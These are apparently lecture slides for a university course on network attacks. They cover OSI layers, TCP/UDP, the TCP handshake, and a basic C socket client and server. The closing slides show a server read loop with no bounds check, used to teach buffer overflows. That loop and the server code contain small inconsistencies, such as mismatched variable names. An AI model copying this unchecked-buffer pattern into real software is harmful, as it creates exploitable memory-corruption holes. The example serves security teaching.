CSC 405
Network Attacks


Adam Gaweda
agaweda@ncsu.edu

Alexandros Kapravelos
akaprav@ncsu.edu


Shameless Ad

Course Page


The OSI Model



The OSI Model




IP Packet Structure




Transmission Control Protocol (TCP)

TCP - Order of packets **matters**



User Datagram Protocol (UDP)

UDP - Order of packets **does not matter**



TCP vs UDP Communication

TCP


- Establishes a connection between sender & receiver before transmission
- Expects packets sent to be received in order
- Adjusts the data transmission rate based on network congestion
- Used for web browsing, file transmitting, email, SSL

UDP


- Does not establish a connection, making communication faster
- Does not care if packets arrive out of order
- Used for audio/video streaming, VoIP, broadcasting, and DNS lookups

The TCP 3-Way Handshake

User sends an initial SYN packet, establishing they wish to connect




The TCP 3-Way Handshake



The TCP 3-Way Handshake

User then sends another ACK packet, acknowledging the acknowledgement



Sockets and Ports

Socket

Endpoint for communication between two hosts to send/receive data packets

Port

Any number from 0 to 65535

(0-1024 are reserved for common use cases)

server.c

```
...
int main() {
  int server, new_socket;
  struct sockaddr_in address;
  int opt = 1;
  int addrlen = sizeof(address);
  char buffer[1024] = {0};
  ...
  // Forcefully attaching socket to the port 8000
  if (setsockopt(server, SOL_SOCKET, SO_REUSEADDR | SO_REUSEPORT, &opt,
      sizeof(opt))) {
    perror("setsockopt");
    exit(EXIT_FAILURE);
  }
  address.sin_family = AF_INET;
  address.sin_addr.s_addr = INADDR_ANY;
  address.sin_port = htons(8000);
  ...
  // Accept a connection
  if ((new_socket = accept(server, (struct sockaddr *)&address,
      (socklen_t*)&addrlen)) < 0) {
    perror("accept");
    exit(EXIT_FAILURE);
  }

  // Read message from client
  read(new_socket, buffer, 1024);
  printf("Message from client: %s\n", buffer);

  close(new_socket);
  close(server_fd);
  return 0;
}
```

Sockets and Ports

Socket

Endpoint for communication between two hosts to send/receive data packets

Port

Any number from 0 to 65535

(0-1024 are reserved for common use cases)

client.c

```
...
int main() {
  struct sockaddr_in serv_addr;
  int sock = 0;
  char *message = "Hello from client";

  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
    printf("\n Socket creation error \n");
    return -1;
  }

  serv_addr.sin_family = AF_INET;
  serv_addr.sin_port = htons(8000);

  // Convert IPv4 and IPv6 addresses from text to binary form
  if (inet_pton(AF_INET, "127.0.0.1", &serv_addr.sin_addr) <= 0) {
    printf("\nInvalid address/ Address not supported \n");
    return -1;
  }

  if (connect(sock, (struct sockaddr *)&serv_addr,
      sizeof(serv_addr)) < 0) {
    printf("\nConnection Failed \n");
    return -1;
  }

  send(sock, message, strlen(message), 0);
  printf("Message sent\n");

  close(sock);
  return 0;
}
```

Sockets and Ports

server.c

```
...
int main() {
  int server, new_socket;
  struct sockaddr_in address;
  int opt = 1;
  int addrlen = sizeof(address);
  char buffer[1024] = {0};
  ...
  // Forcefully attaching socket to the port 8000
  if (setsockopt(server, SOL_SOCKET, SO_REUSEADDR | SO_REUSEPORT, &opt,
      sizeof(opt))) {
    perror("setsockopt");
    exit(EXIT_FAILURE);
  }
  address.sin_family = AF_INET;
  address.sin_addr.s_addr = INADDR_ANY;
  address.sin_port = htons(8000);
  ...
  // Accept a connection
  if ((new_socket = accept(server, (struct sockaddr *)&address,
      (socklen_t*)&addrlen)) < 0) {
    perror("accept");
    exit(EXIT_FAILURE);
  }

  // Read message from client
  read(new_socket, buffer, 1024);
  printf("Message from client: %s\n", buffer);

  close(new_socket);
  close(server_fd);
  return 0;
}
```

I/O Stream

client.c

```
...
int main() {
  struct sockaddr_in serv_addr;
  int sock = 0;
  char *message = "Hello from client";

  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
    printf("\n Socket creation error \n");
    return -1;
  }

  serv_addr.sin_family = AF_INET;
  serv_addr.sin_port = htons(8000);

  // Convert IPv4 and IPv6 addresses from text to binary form
  if (inet_pton(AF_INET, "127.0.0.1", &serv_addr.sin_addr) <= 0) {
    printf("\nInvalid address/ Address not supported \n");
    return -1;
  }

  if (connect(sock, (struct sockaddr *)&serv_addr,
      sizeof(serv_addr)) < 0) {
    printf("\nConnection Failed \n");
    return -1;
  }

  send(sock, message, strlen(message), 0);
  printf("Message sent\n");

  close(sock);
  return 0;
}
```

Attacking the Network

If a server application does not properly check bounds for **`idx`**, then it could exceed the boundaries of **`buffer`**

```
idx = 0;
while ((ret = read(0, &buffer[idx], 1)) > 0) {
  index++;
  if (buffer[idx - 1] == 0x0a) {
    buffer[idx - 1] = '\0';
    break;
  }
}
```

Attacking the Network


If a server application does not properly check bounds for **`idx`**, then it could exceed the boundaries of **`buffer`**


An attacker could then build a small attack script that delivers their payload

